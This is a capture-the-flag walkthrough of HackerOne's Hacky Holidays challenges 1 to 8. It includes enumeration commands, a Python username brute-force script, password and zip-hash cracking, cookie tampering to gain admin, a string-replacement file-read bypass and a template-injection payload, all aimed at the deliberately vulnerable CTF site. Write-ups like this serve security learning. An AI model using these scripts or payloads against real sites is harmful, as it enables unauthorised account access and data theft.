Successfully took down the Grinch and saved the holidays from being ruined
The report describes a series of CTF challenges on HackerOne's Hacky Holidays site, where each challenge involved a different vulnerability such as information disclosure via robots.txt, base64-encoded IDOR, exposed API sessions, username enumeration, cookie tampering, path traversal via string replacement bypass, and template injection. An attacker could retrieve flags by exploiting these weaknesses, but the report is a walkthrough of a CTF rather than a real-world vulnerability disclosure.
 Originally disclosed on HackerOne
- Fixed in 10 days
- Disclosed after 15 days
Beginning

HackerOne's official twitter account posted a tweet on 11th December announcing 12 days of hacky holidays where we have to take down the grinch and prevent him from ruining the Christmas holidays.
Challenge 1: Something to get started
I visited [https://hackerone.com/h1-ctf][1] to understand the scope of the target.
[1]: https://hackerone.com/h1-ctf "https://hackerone.com/h1-ctf"
The main target is hackyholidays.h1ctf.com. When I visited the website I was presented a page with just an image and a video of snow.
As I do not what kind of web programming language is being used (like php, asp, python or any), I started by finding common files in web, for this I used gobuster and wordlist from Seclists.
┌─[shubham@parrot]─[~]
└──╼ $gobuster dir -u https://hackyholidays.h1ctf.com/ -w /opt/SecLists/Discovery/Web-Content/raft-small-files.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://hackyholidays.h1ctf.com/
[+] Threads:        10
[+] Wordlist:       /opt/SecLists/Discovery/Web-Content/raft-small-files.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/12 09:50:10  Starting gobuster
===============================================================
/favicon.ico (Status: 200)
/robots.txt (Status: 200)
===============================================================
2020/12/12 09:56:36  Finished
===============================================================
┌─[shubham@parrot]─[~]
└──╼ $
I found 2 files, favicon.ico and robots.txt. favicon.ico is favicon that it is a file containing small icon associated with particular website. Next is robots.txt, It is a file used to instruct web robots (search engines like google) how to crawl web pages on website. So, this file may contain some information. So, I browsed [https://hackyholidays.h1ctf.com/robots.txt][2] [2]: https://hackyholidays.h1ctf.com/robots.txt "https://hackyholidays.h1ctf.com/robots.txt"
User-agent: *
Disallow: /s3cr3t-ar3a
Flag: flag{48104912-28b0-494a-9995-a203d1e261e7}
And I got the flag.
Challenge 2: Dig deeper
In previous challenge there was a disallowed entry in robots.txt file, so on browsing [https://hackyholidays.h1ctf.com/s3cr3t-ar3a][3] I get the following the contents. [3]: https://hackyholidays.h1ctf.com/s3cr3t-ar3a "https://hackyholidays.h1ctf.com/s3cr3t-ar3a"

So, I started by looking at Elements of the page (Ctrl+Shift+I to open developer tools) and I found that class containing that message has a data-info attribute containing the flag.
<div class="alert alert-danger text-center" id="alertbox" data-info="flag{b7ebcb75-9100-4f91-8454-cfb9574459f7}" next-page="/apps">
        <p>I've moved this page to keep people out!</p>
        <p>If you're allowed access you'll know where to look for the proper page!</p>
</div>
Challenge 3: People Rater
Description: The grinch likes to keep lists of all the people he hates. This year he's gone digital but there might be a record that doesn't belong!
On browsing [https://hackyholidays.h1ctf.com/people-rater][4] I got bunch of names of people, upon clicking any I got a popup saying “Aweful“, so I started looking at source code of page and found that the sends an request to /people-rater/entry?id= with our supplied id.
[4]:https://hackyholidays.h1ctf.com/people-rater "https://hackyholidays.h1ctf.com/people-rater"
$('.thelist').on("click", "a", function(){
        $.getJSON('/people-rater/entry?id=' + $(this).attr('data-id'), function(resp){
            alert( resp.rating );
        }).fail(function(){
            alert('Request failed');
        });
    });
So, I started intercepting the requests with burp suite, upon clicking first name I got this request GET /people-rater/entry?id=eyJpZCI6Mn0=. That seems a base64 encoding so I went to decoder section of burp suite and decoded it as base64, I got a value as {"id":2} , as it is starting with 2 I must check the result of {"id":1} so I base64 encoded it eyJpZCI6MX0= and sent it with id parameter in request as this parameter is controlled by us.
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 15 Dec 2020 05:18:04 GMT
Content-Type: application/json
Connection: close
Content-Length: 135

{
 "id":"eyJpZCI6MX0=",
 "name":"The Grinch",
"rating":"Amazing in every possible way!",
 "flag":"flag{b705fb11-fb55-442f-847f-0931be82ed9a}"
}
And got the flag.
Challenge 4: Swag Shop
Description: Get your Grinch Merch! Try and find a way to pull the Grinch's personal details from the online shop.
I browsed [https://hackyholidays.h1ctf.com/swag-shop][5] and there were some items with purchase button, upon clicking purchase I got a login prompt so I started intercepting requests and see where my requests were being sent. Upon intercepting first request I got /swag-shop/api/purchase with an id and second login request was being sent to /swag-shop/api/login with username and password. As i saw there is an api in play so I started finding all endpoints using gobuster and wordlist from Seclists.
[5]: https://hackyholidays.h1ctf.com/swag-shop "https://hackyholidays.h1ctf.com/swag-shop"
┌─[shubham@parrot]─[~]
└──╼ $gobuster dir -u https://hackyholidays.h1ctf.com/swag-shop/api/ -w /opt/SecLists/Discovery/Web-Content/api/objects.txt --statuscodesblacklist 404
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:                     https://hackyholidays.h1ctf.com/swag-shop/api/
[+] Threads:                 10
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/api/objects.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.0.1
[+] Timeout:                 10s
===============================================================
2020/12/16 11:05:39  Starting gobuster
===============================================================
/sessions (Status: 200)
/user (Status: 400)
===============================================================
2020/12/16 11:07:34  Finished
===============================================================
┌─[shubham@parrot]─[~]
└──╼ $
I used –statuscodesblacklist option because by default gobuster uses some predefined codes as filter and as I was finding api can give different response like in this case status 400 which is being filtered in gobuster by default.
Here, I got 2 new endpoints sessions and user, I browsed [https://hackyholidays.h1ctf.com/swag-shop/api/sessions][6] and I got aresponse with bunch of sessions.
[6]: https://hackyholidays.h1ctf.com/swag-shop/api/sessions "https://hackyholidays.h1ctf.com/swag-shop/api/sessions"
{"sessions":
[
"eyJ1c2VyIjpudWxsLCJjb29raWUiOiJZelZtTlRKaVlUTmtPV0ZsWVRZMllqQTFaVFkxTkRCbE5tSTBZbVpqTW1ObVpHWXpNemcxTVdKa1pEY3lNelkwWlRGbFlqZG1ORFkzTkRrek56SXdNR05pWmpOaE1qUTNZMlJtWTJFMk4yRm1NemRqTTJJMFpXTmxaVFZrTTJWa056VTNNVFV3WWpka1l6a3lOV0k0WTJJM1pXWmlOamsyTjJOak9UazBNalU9In0=",
"eyJ1c2VyIjpudWxsLCJjb29raWUiOiJaak0yTXpOak0ySmtaR1V5TXpWbU1tWTJaamN4TmpkbE5ETm1aalF3WlRsbVkyUmhOall4TldNNVkyWTFaalkyT0RVM05qa3hNVFEyTnprMFptSXhPV1poTjJaaFpqZzBZMkU1TnprMU5UUTJNek16WlRjME1XSmxNelZoWkRBME1EVXdZbVEzTkRsbVpURTRNbU5rTWpNeE16VTBNV1JsTVRKaE5XWXpPR1E9In0=",
"eyJ1c2VyIjoiQzdEQ0NFLTBFMERBQi1CMjAyMjYtRkM5MkVBLTFCOTA0MyIsImNvb2tpZSI6Ik5EVTBPREk1TW1ZM1pEWTJNalJpTVdFME1tWTNOR1F4TVdFME9ETXhNemcyTUdFMVlXUmhNVGMwWWpoa1lXRTNNelUxTWpaak5EZzVNRFEyWTJKaFlqWTNZVEZoWTJRM1lqQm1ZVGs0TjJRNVpXUTVNV1E1T1dGa05XRTJNakl5Wm1aak16WmpNRFEzT0RrNVptSTRaalpqT1dVME9HSmhNakl3Tm1Wa01UWT0ifQ==",
"eyJ1c2VyIjpudWxsLCJjb29raWUiOiJNRFJtWVRCaE4yRmlOalk1TUdGbE9XRm1ZVEU0WmpFMk4ySmpabVl6WldKa09UUmxPR1l3TWpJMU9HSXlOak0xT0RVME5qYzJZVGRsWlRNNE16RmlNMkkxTVRVek16VmlNakZoWXpWa01UYzRPREUzT0dNNFkySmxPVGs0TWpKbE1ESTJZalF6WkRReE1HTm1OVGcxT0RReFpqQm1PREJtWldReFptRTFZbUU9In0=",
"eyJ1c2VyIjpudWxsLCJjb29raWUiOiJNMlEyTURJek5EZzVNV0UwTjJNM05ESm1OVEl5TkdNM05XVXhZV1EwTkRSbFpXSTNNVGc0TWpJM1pHUmtNVGxsWlRNMlpEa3hNR1ZsTldFd05tWmlaV0ZrWmpaaE9EZzRNRFkzT0RsbVpHUmhZVE0xWTJJeU1HVmhNakExTmpkaU5ERmpZekJoTVdRNE5EVTFNRGM0TkRFMVltSTVZVEpqT0RCa01qRm1OMlk9In0=",
"eyJ1c2VyIjpudWxsLCJjb29raWUiOiJNV1kzTVRBek1UQmpaR1k0WkdNd1lqSTNaamsyWm1Zek1XSmxNV0V5WlRnMVl6RTBNbVpsWmpNd1ltSmpabVE0WlRVMFkyWXhZelZtWlRNMU4yUTFPRFkyWWpGa1ptRmlObUk1WmpJMU0yTTJNRFZpTmpBMFpqRmpORFZrTlRRNE4yVTJPRGRpTlRKbE1tRmlNVEV4T0RBNE1qVTJNemt4WldOaE5qRmtObVU9In0=",
"eyJ1c2VyIjpudWxsLCJjb29raWUiOiJNRE00WXpoaU4yUTNNbVkwWWpVMk0yRmtabUZsTkRNd01USTVNakV5T0RobE5HRmtNbUk1T1RjeU1EbGtOVEpoWlRjNFlqVXhaakl6TjJRNE5tUmpOamcyTm1VMU16VmxPV0V6T1RFNU5XWXlPVGN3Tm1KbFpESXlORGd5TVRBNVpEQTFPVGxpTVRZeU5EY3pOakZrWm1VME1UZ3hZV0V3TURVMVpXTmhOelE9In0=",
"eyJ1c2VyIjpudWxsLCJjb29raWUiOiJPR0kzTjJFeE9HVmpOek0xWldWbU5UazJaak5rWmpJd00yWmpZemRqTVdOaE9EZzRORGhoT0RSbU5qSTBORFJqWlRkbFpUZzBaVFV3TnpabVpEZGtZVEpqTjJJeU9EWTVZamN4Wm1JNVpHUmlZVGd6WmpoaVpEVmlPV1pqTVRWbFpEZ3pNVEJrTnpObU9ESTBPVE01WkRNM1kySmpabVk0TnpFeU9HRTNOVE09In0="
]}
I got base64 encoded sessions, so I have decoded and got user
"{"user":null,"cookie":"ZjM2MzNjM2JkZGUyMzVmMmY2ZjcxNjdlNDNmZjQwZTlmY2RhNjYxNWM5Y2Y1ZjY2ODU3NjkxMTQ2Nzk0ZmIxOWZhN2ZhZjg0Y2E5Nzk1NTQ2MzMzZTc0MWJlMzVhZDA0MDUwYmQ3NDlmZTE4MmNkMjMxMzU0MWRlMTJhNWYzOGQ="}",
"{"user":"C7DCCE-0E0DAB-B20226-FC92EA-1B9043","cookie":"NDU0ODI5MmY3ZDY2MjRiMWE0MmY3NGQxMWE0ODMxMzg2MGE1YWRhMTc0YjhkYWE3MzU1MjZjNDg5MDQ2Y2JhYjY3YTFhY2Q3YjBmYTk4N2Q5ZWQ5MWQ5OWFkNWE2MjIyZmZjMzZjMDQ3ODk5ZmI4ZjZjOWU0OGJhMjIwNmVkMTY="}",
"{"user":null,"cookie":"MDRmYTBhN2FiNjY5MGFlOWFmYTE4ZjE2N2JjZmYzZWJkOTRlOGYwMjI1OGIyNjM1ODU0Njc2YTdlZTM4MzFiM2I1MTUzMzViMjFhYzVkMTc4ODE3OGM4Y2JlOTk4MjJlMDI2YjQzZDQxMGNmNTg1ODQxZjBmODBmZWQxZmE1YmE="}",
"{"user":null,"cookie":"M2Q2MDIzNDg5MWE0N2M3NDJmNTIyNGM3NWUxYWQ0NDRlZWI3MTg4MjI3ZGRkMTllZTM2ZDkxMGVlNWEwNmZiZWFkZjZhODg4MDY3ODlmZGRhYTM1Y2IyMGVhMjA1NjdiNDFjYzBhMWQ4NDU1MDc4NDE1YmI5YTJjODBkMjFmN2Y="}",
"{"user":null,"cookie":"MWY3MTAzMTBjZGY4ZGMwYjI3Zjk2ZmYzMWJlMWEyZTg1YzE0MmZlZjMwYmJjZmQ4ZTU0Y2YxYzVmZTM1N2Q1ODY2YjFkZmFiNmI5ZjI1M2M2MDViNjA0ZjFjNDVkNTQ4N2U2ODdiNTJlMmFiMTExODA4MjU2MzkxZWNhNjFkNmU="}",
"{"user":null,"cookie":"MDM4YzhiN2Q3MmY0YjU2M2FkZmFlNDMwMTI5MjEyODhlNGFkMmI5OTcyMDlkNTJhZTc4YjUxZjIzN2Q4NmRjNjg2NmU1MzVlOWEzOTE5NWYyOTcwNmJlZDIyNDgyMTA5ZDA1OTliMTYyNDczNjFkZmU0MTgxYWEwMDU1ZWNhNzQ="}",
"{"user":null,"cookie":"OGI3N2ExOGVjNzM1ZWVmNTk2ZjNkZjIwM2ZjYzdjMWNhODg4NDhhODRmNjI0NDRjZTdlZTg0ZTUwNzZmZDdkYTJjN2IyODY5YjcxZmI5ZGRiYTgzZjhiZDViOWZjMTVlZDgzMTBkNzNmODI0OTM5ZDM3Y2JjZmY4NzEyOGE3NTM="}"
I also had an endpoint as /api/user so I browsed that ( /swag-shop/api/user ) and got an error saying {"error":"Missing required fields"}
I was missing some parameter like /swag-shop/api/user?parameter=value, using wfuzz to find parameters.
┌─[shubham@parrot]─[~]
└──╼ $wfuzz -u https://hackyholidays.h1ctf.com/swag-shop/api/user?FUZZ=value -w /opt/SecLists/Discovery/Web-Content/burp-parameter-names.txt --hw 3
********************************************************
* Wfuzz 3.0.1 - The Web Fuzzer                         *
********************************************************
Target: https://hackyholidays.h1ctf.com/swag-shop/api/user?FUZZ=value
Total requests: 2588
===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================
000001359:   404        0 L      5 W      40 Ch       "uuid"
Total time: 0
Processed Requests: 2588
Filtered Requests: 2587
Requests/sec.: 0
┌─[shubham@parrot]─[~]
└──╼ $
--hw 3 to filter out results containing above errors. I found an valid parameter uuid and recently got a valid username. Using that and browsing [/swag-shop/api/user?uuid=C7DCCE-0E0DAB-B20226-FC92EA-1B9043][7] and got the flag and details of grinch.
[7]: https://hackyholidays.h1ctf.com/swag-shop/api/user?uuid=C7DCCE-0E0DAB-B20226-FC92EA-1B9043 "/swag-shop/api/user?uuid=C7DCCE-0E0DAB-B20226-FC92EA-1B9043"
{
 "uuid":"C7DCCE-0E0DAB-B20226-FC92EA-1B9043",
"username":"grinch",
"address":{
     "line_1":"The Grinch",
     "line_2":"The Cave",
     "line_3":"Mount Crumpit",
     "line_4":"Whoville"
     },
"flag":"flag{972e7072-b1b6-4bf7-b825-a912d3fd38d6}"
}
Challenge 5: Secure Login
Description: Try and find a way past the login page to get to the secret area. I got a login page on browsing [https://hackyholidays.h1ctf.com/secure-login][8], I tried to enter some default credentials like admin and password but got an error saying “Invalid Username”, here webpage was telling me which username is valid and which is invalid, so I can enumerate valid usernames by brute forcing. I have written a python script to do it (We can use tools like hydra but I like writing code for it). [8]: https://hackyholidays.h1ctf.com/secure-login "https://hackyholidays.h1ctf.com/secure-login"
import requests

url = "https://hackyholidays.h1ctf.com/secure-login"
users = open("/opt/SecLists/Usernames/Names/names.txt","r")
header= { "Content-Type": "application/x-www-form-urlencoded" }

for line in users:
    user = line.rstrip()
    data = f"username={user}&password=admin"
    print(f"Trying : {user}       ",end='\r', flush=True)
    r = requests.post(url, data=data, headers=header)
    if "Invalid Username" not in r.text:
        print(f“Found Username : {user}”)
        break
Description about code: I am importing a requests module and defining variable for url, creating an object of file with list of usernames in read mode and defining Content-Type header, going through each line in wordlist, stripping newline and spaces from line and defining what data to send (changing username with each iteration and keeping random password) and I send a POST request to given url. If I find string other than Invalid Username in response indicates a valid username, so I print the username and break (I can also find other usernames if I do not break here).
Got a valid username as access and when giving some random password got an error Invalid Password so repeat same steps for password, using rockyou.txt as wordlist for password and got password as computer.
Using access and computer to login and got a page saying No Files To Download and also there was a new cookie with key securelogin which is base64 encoded.
eyJjb29raWUiOiIxYjVlNWYyYzlkNThhMzBhZjRlMTZhNzFhNDVkMDE3MiIsImFkbWluIjpmYWxzZX0=
I base64 decoded it and got {"cookie":"1b5e5f2c9d58a30af4e16a71a45d0172","admin":false}, admin value is false which is set by webpage, changed it to true, base64 encoded again and replaced the cookie and got following page.

Downloaded the file and found that it was password protected so I used john the ripper tool to crack the password.
┌─[✗]─[shubham@parrot]─[~/hackyholidays/securelogin]
└──╼ $zip2john my_secure_files_not_for_you.zip > hash
ver 2.0 efh 5455 efh 7875 my_secure_files_not_for_you.zip/xxx.png PKZIP Encr: 2b chk, TS_chk, cmplen=215105, decmplen=215058, crc=277DEE70
ver 1.0 efh 5455 efh 7875 my_secure_files_not_for_you.zip/flag.txt PKZIP Encr: 2b chk, TS_chk, cmplen=55, decmplen=43, crc=9DE7C581
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
┌─[shubham@parrot]─[~/hackyholidays/securelogin]
└──╼ $john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hahahaha         (my_secure_files_not_for_you.zip)
1g 0:00:00:00 DONE (2020-12-18 12:41) 33.33g/s 546133p/s 546133c/s 546133C/s total90..cocoliso
Use the "--show" option to display all of the cracked passwords reliably
Session completed
First, I extracted the hash from compressed file using zip2john, then I used john with rockyou.txt wordlist to crack the hash.
┌─[shubham@parrot]─[~/hackyholidays/securelogin]
└──╼ $unzip my_secure_files_not_for_you.zip
Archive:  my_secure_files_not_for_you.zip
[my_secure_files_not_for_you.zip] xxx.png password:
  inflating: xxx.png
 extracting: flag.txt
┌─[shubham@parrot]─[~/hackyholidays/securelogin]
└──╼ $cat flag.txt
flag{2e6f9bf8-fdbd-483b-8c18-bdf371b2b004}
┌─[shubham@parrot]─[~/hackyholidays/securelogin]
└──╼ $
And got the flag.
Challenge 6: My Diary
Description: Hackers! It looks like the Grinch has released his Diary on Grinch Networks. We know he has an upcoming event but he hasn't posted it on his calendar. Can you hack his diary and find out what it is?
First thing to notice browsing [https://hackyholidays.h1ctf.com/my-diary/][8], the url gets replaces to /my-diary/?template=entries.html. This indicates it is including the file “entries.html” in response. I started finding files present on webserver.
[8]: https://hackyholidays.h1ctf.com/my-diary/ "https://hackyholidays.h1ctf.com/my-diary/"
┌─[shubham@parrot]─[~/hackyholidays/mydiary]
└──╼ $gobuster dir -u https://hackyholidays.h1ctf.com/my-diary/ -w /opt/SecLists/Discovery/Web-Content/raft-small-files.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://hackyholidays.h1ctf.com/my-diary/
[+] Threads:        10
[+] Wordlist:       /opt/SecLists/Discovery/Web-Content/raft-small-files.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/17 23:04:35  Starting gobuster
===============================================================
/index.php (Status: 302)
/. (Status: 302)
===============================================================
2020/12/17 23:10:15  Finished
===============================================================
┌─[shubham@parrot]─[~/hackyholidays/mydiary]
└──╼ $
This indicates index.php file is present on webserver, on browsing [index.php][9], got a source code of index.php file. [9]: https://hackyholidays.h1ctf.com/my-diary/?template=index.php "index.php"
<?php
if( isset($_GET["template"])  ){
        $page = $_GET["template"];
         //remove non allowed characters
         $page = preg_replace('/([^a-zA-Z0-9.])/','',$page);
         //protect admin.php from being read
         $page = str_replace("admin.php","",$page);
        //I've changed the admin file to secretadmin.php for more security!
        $page = str_replace("secretadmin.php","",$page);
        //check file exists
       if( file_exists($page) ){
              echo file_get_contents($page);
        }else{
             //redirect to home
              header("Location: /my-diary/?template=entries.html");
              exit();
         }
}else{
        //redirect to home
        header("Location: /my-diary/?template=entries.html");
exit();
Description about code:
First it checks if it gets any data on GET parameter template, if it gets some data it removes any special character(regular expression used to find any character which is not in a-z, A-Z and 0-9 and replace it with nothing), so we can’t use any special character.
Next it replaces any occurrences of string admin.php in data with nothing.
And then it replaces any occurrences of string secretadmin.php in data with nothing.
It then checks if the page exists or not, if exits it shows contents of that page and exits if the page does not exist it redirects to home page and exits.
In order to get contents of secretadmin.php we can make use of it’s replace function. The replacement only applies once. To explain this in detail, I am using php interactive mode php -a command. Goal is to get secretadmin.php at last.
┌─[shubham@parrot]─[~/hackyholidays/mydiary]
└──╼ $php -a
Interactive mode enabled

php > echo preg_replace('/([^a-zA-Z0-9.])/','',"secretasecretaadmin.phpdmin.phpdmin.php");
secretasecretaadmin.phpdmin.phpdmin.php
php > echo str_replace("admin.php","","secretasecretaadmin.phpdmin.phpdmin.php");
secretasecretadmin.phpdmin.php
php > echo str_replace("secretadmin.php","","secretasecretadmin.phpdmin.php");
secretadmin.php
php >
I sent secretasecretaadmin.phpdmin.phpdmin.php as data, this string does not contain any special character the preg_replace does not affect the data.
On first replace it replaces any occurrences admin.php with nothing so makes data as secretasecretadmin.phpdmin.php.
And finally, when it replaces any occurrences of secretadmin.php with nothing, the final result becomes secretadmin.php.

On browsing [https://hackyholidays.h1ctf.com/my-diary/?template=secretasecretaadmin.phpdmin.phpdmin.php][10] got the flag.
[10]: https://hackyholidays.h1ctf.com/my-diary/?template=secretasecretaadmin.phpdmin.phpdmin.php "https://hackyholidays.h1ctf.com/my-diary/?template=secretasecretaadmin.phpdmin.phpdmin.php"
Challenge 7: Hate Mail Generator
Description: Sending letters is so slow! Now the grinch sends his hate mail by email campaigns! Try and find the hidden flag! On browsing [https://hackyholidays.h1ctf.com/hate-mail-generator][11], got the following page. [11]: https://hackyholidays.h1ctf.com/hate-mail-generator "https://hackyholidays.h1ctf.com/hate-mail-generator"

On clicking Guess What got the page,

It seems that it is some kind of template. It is including header and footer template using variable template like {{template:name of template}} and also it is including the name using {{name}}. Upon clicking browse it just shows header and footer templates and name is replaced by Bob.
When I clicked create new and got a page where I can create new template but can't create new a it says Sorry but you've run out of credits on clicking create but I can use preview option so I started playing with that request.
POST /hate-mail-generator/new/preview HTTP/1.1
Host: hackyholidays.h1ctf.com
Connection: close
Content-Length: 125
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://hackyholidays.h1ctf.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://hackyholidays.h1ctf.com/hate-mail-generator/new
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

preview_markup=Hello {{name}} ....&preview_data={"name":"Alice","email":"[email protected]"}
New parameter preview_data with some predefined value. From predefined message from grinch 'templateparameter was used, so I tried including it with some random value and sending request with datapreview_markup={{template:abc}}&preview_data={"name":"Alice","email":"[email protected]"}and got response asCannot find template file /templates/abc` indicating it is fetching from /templates directory, so I browsed [https://hackyholidays.h1ctf.com/hate-mail-generator/templates/][12] and got some templates.

I already know the templates from grinch from predefined message so my aim is to get template 38dhs_admins_only_header.html so I tried including it using request data preview_markup={{template:38dhs_admins_only_header.html}}&preview_data={"name":"Alice","email":"[email protected]"} but got a response You do not have access to the file 38dhs_admins_only_header.html so need to bypass the restriction to include that template.
[12]: https://hackyholidays.h1ctf.com/hate-mail-generator/templates/ "https://hackyholidays.h1ctf.com/hate-mail-generator/templates/"
I started tampering with preview_data parameter It expects a JSON data with key:value format. In template_markup parameter whatever I put {{something}} it tries to find it’s value in preview_data and replaces it there. For example, if I send request with data preview_markup=Hi {{newitem}}&preview_data={"name":"Alice","newitem":"craeteditem"} got response as Hi craeteditem. As I directly did not have access to admin template, I defined it in preview_data and so when application replaces the key by its respective value, application finds template variable and loads the template for me, so I sent the request like preview_markup={{givetemplate}}&preview_data={"name":"Alice","givetemplate":"{{template:38dhs_admins_only_header.html}}"}.
First the {{givetemplate}} is replaced by {{template:38dhs_admins_only_header.html}} and again when the application finds the defined template it processes it and loaded the template for me and I got the flag.

Challenge 8: Forum
Description: The Grinch thought it might be a good idea to start a forum but nobody really wants to chat to him. He keeps his best posts in the Admin section but you'll need a valid login to access that! I visited https://hackyholidays.h1ctf.com/forum and got the following page.

Inside Chirstmas!!! There was 1 post with 2 comments but nothing special. So I did a directory search and got the results as,
┌─[shubham@parrot]─[~/hackyholidays/forum]
└──╼ $gobuster dir -u https://hackyholidays.h1ctf.com/forum -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -t 50
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            https://hackyholidays.h1ctf.com/forum
[+] Threads:        50
[+] Wordlist:       /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/22 09:38:43 Starting gobuster
===============================================================
/login (Status: 200)
/1 (Status: 200)
/2 (Status: 200)
/phpmyadmin (Status: 200)
===============================================================
2020/12/22 09:43:05 Finished
===============================================================
┌─[shubham@parrot]─[~/hackyholidays/forum]
└──╼ $
As I did not have any credentials, I was completely lost here so looked at tweets from hackerone and there was comment that this was created by @adamtlangley so I started looking at his github profile and found an interesting thing [here][14]
[14]: https://github.com/Grinch-Networks/forum "https://github.com/Grinch-Networks/forum"
